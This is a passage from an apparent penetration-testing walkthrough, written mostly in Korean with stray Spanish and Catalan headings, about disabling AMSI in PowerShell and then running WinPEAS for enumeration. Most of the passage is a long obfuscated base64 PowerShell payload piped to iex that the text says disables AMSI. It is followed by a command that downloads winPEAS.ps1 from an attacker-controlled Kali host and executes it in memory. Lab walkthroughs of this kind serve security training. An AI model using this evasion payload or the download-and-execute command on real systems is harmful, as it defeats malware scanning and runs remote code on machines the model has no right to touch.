QApACsAWwBDAGgAQQBSAF0AKABbAEIAWQB0AGUAXQAwAHgANgBlACkAKwBbAGMASABBAHIAXQAoADYAMwArADUAMwApACkALgAkACgAKAAnAMIA+gB0APUAJwArACcAbQDiAHQA7gAnACsAJwD1AG4AJwApAC4AbgBvAFIAbQBhAEwASQBaAEUAKABbAEMASABhAFIAXQAoADQANgArADIANAApACsAWwBjAEgAYQBSAF0AKAAxADEAMQArADkANQAtADkANQApACsAWwBjAEgAYQByAF0AKABbAGIAeQB0AGUAXQAwAHgANwAyACkAKwBbAGMASABBAHIAXQAoADEAMAAzACsANgApACsAWwBjAGgAQQBSAF0AKABbAGIAWQB0AGUAXQAwAHgANAA0ACkAKQAgAC0AcgBlAHAAbABhAGMAZQAgAFsAYwBIAEEAcgBdACgAOQAyACkAKwBbAEMASABBAFIAXQAoADEAMQAyACoANAAvADQAKQArAFsAYwBIAGEAcgBdACgAWwBiAFkAVABFAF0AMAB4ADcAYgApACsAWwBDAEgAYQBSAF0AKAA3ADcAKQArAFsAQwBoAGEAUgBdACgAMQAxADAAKQArAFsAYwBoAEEAUgBdACgANwA4ACsANAA3ACkAKQAuACQAKABbAEMASABhAHIAXQAoADYANQAqADEANAAvADEANAApACsAWwBjAGgAQQByAF0AKABbAEIAWQB0AEUAXQAwAHgANgBkACkAKwBbAGMAaABBAFIAXQAoADcAMgArADQAMwApACsAWwBDAEgAYQBSAF0AKABbAEIAWQBUAGUAXQAwAHgANgA5ACkAKwBbAGMASABhAFIAXQAoADgANQApACsAWwBjAEgAYQByAF0AKABbAGIAeQB0AGUAXQAwAHgANwA0ACkAKwBbAGMAaABBAHIAXQAoAFsAQgB5AHQARQBdADAAeAA2ADkAKQArAFsAQwBIAEEAUgBdACgAMQAwADgAKwAxADcALQAxADcAKQArAFsAYwBoAEEAcgBdACgAWwBCAHkAdABFAF0AMAB4ADcAMwApACkAIgApAC4ARwBlAHQARgBpAGUAbABkACgAIgAkACgAWwBjAGgAQQBSAF0AKABbAEIAeQB0AEUAXQAwAHgANgAxACkAKwBbAEMAaABBAFIAXQAoAFsAQgBZAFQARQBdADAAeAA2AGQAKQArAFsAQwBoAEEAcgBdACgAMQAxADUAKQArAFsAYwBoAGEAcgBdACgAMQAwADUAKwA5ADIALQA5ADIAKQArAFsAYwBIAGEAcgBdACgAWwBiAHkAdABlAF0AMAB4ADQAMwApACsAWwBjAGgAYQByAF0AKABbAGIAWQB0AEUAXQAwAHgANgBmACkAKwBbAGMAaABhAFIAXQAoADIANAArADgANgApACsAWwBDAGgAQQBSAF0AKAAxADEANgAqADEAMAAwAC8AMQAwADAAKQArAFsAYwBoAEEAcgBdACgAMQAwADEAKwA2ADUALQA2ADUAKQArAFsAQwBoAEEAcgBdACgAWwBiAHkAVABlAF0AMAB4ADcAOAApACsAWwBDAGgAYQByAF0AKABbAGIAeQB0AGUAXQAwAHgANwA0ACkAKQAiACwAIAAiAE4AbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAIgApAC4AUwBlAHQAVgBhAGwAdQBlACgAJABPADUAcwBYAGUARwBCAHUAdwAwAGMAWAAsACAAWwBJAG4AdABQAHQAcgBdACQAUwBKAGgAegAwADQASAAyAGUAbgBjAEcARwBVADkAdwBmAEQAVwApADsAJABvAHEAYQBpAGgAYwB0AGMAPQAiACsAKAAnAG4AJwArACcAagAnACsAJwB3ACcAKwAnAGcAJwArACcAcwAnACsAJwB0ACcAKwAnAHgAJwApAC4AbgBPAFIATQBhAEwASQB6AGUAKABbAEMAaABhAHIAXQAoADMANgArADMANAApACsAWwBDAGgAQQBSAF0AKAAzADUAKwA3ADYAKQArAFsAYwBIAEEAUgBdACgAMQA5ACsAOQA1ACkAKwBbAGMASABhAFIAXQAoADEAMAA5ACkAKwBbAGMAaABhAFIAXQAoADYAOAArADUAMAAtADUAMAApACkAIAAtAHIAZQBwAGwAYQBjAGUAIABbAEMAaABBAFIAXQAoADkAMgAqADcANwAvADcANwApACsAWwBjAEgAQQBSAF0AKAAxADEAMgAqADEAMAAxAC8AMQAwADEAKQArAFsAQwBoAGEAUgBdACgAMQAyADMAKwAyADkALQAyADkAKQArAFsAQwBIAEEAUgBdACgANgA2ACsAMQAxACkAKwBbAGMASABBAHIAXQAoAFsAYgB5AFQARQBdADAAeAA2AGUAKQArAFsAQwBIAEEAUgBdACgAWwBCAFkAdABFAF0AMAB4ADcAZAApACIAOwBbAFQAaAByAGUAYQBkAGkAbgBnAC4AVABoAHIAZQBhAGQAXQA6ADoAUwBsAGUAZQBwACgAMQA2ACkA"))|iex -
Enter를 누릅니다. 오류가 반환되지 않으면, 바이패스가 성공한 것입니다. 현재 PowerShell 세션에서 AMSI는 비활성화되었습니다.
5.1.3.2.- WinPEAS 재실행
Sección titulada «5.1.3.2.- Reintentar la ejecución de WinPEAS»이제 AMSI가 "잠든" 상태이므로, WinPEAS를 다운로드하고 실행하기 위해 원래 명령을 다시 실행합니다.
# Reemplaça <TEVA_IP_KALI> amb la teva IP realIEX (New-Object Net.WebClient).DownloadString('http://<TEVA_IP_KALI>/winPEAS.ps1')- 결과: 이전과 달리, 이 스크립트는 차단되지 않을 것입니다. WinPEAS가 실행되어 evil-winrm 콘솔에서 특징적인 색상으로 직접 모든 열거 정보를 인쇄할 것입니다.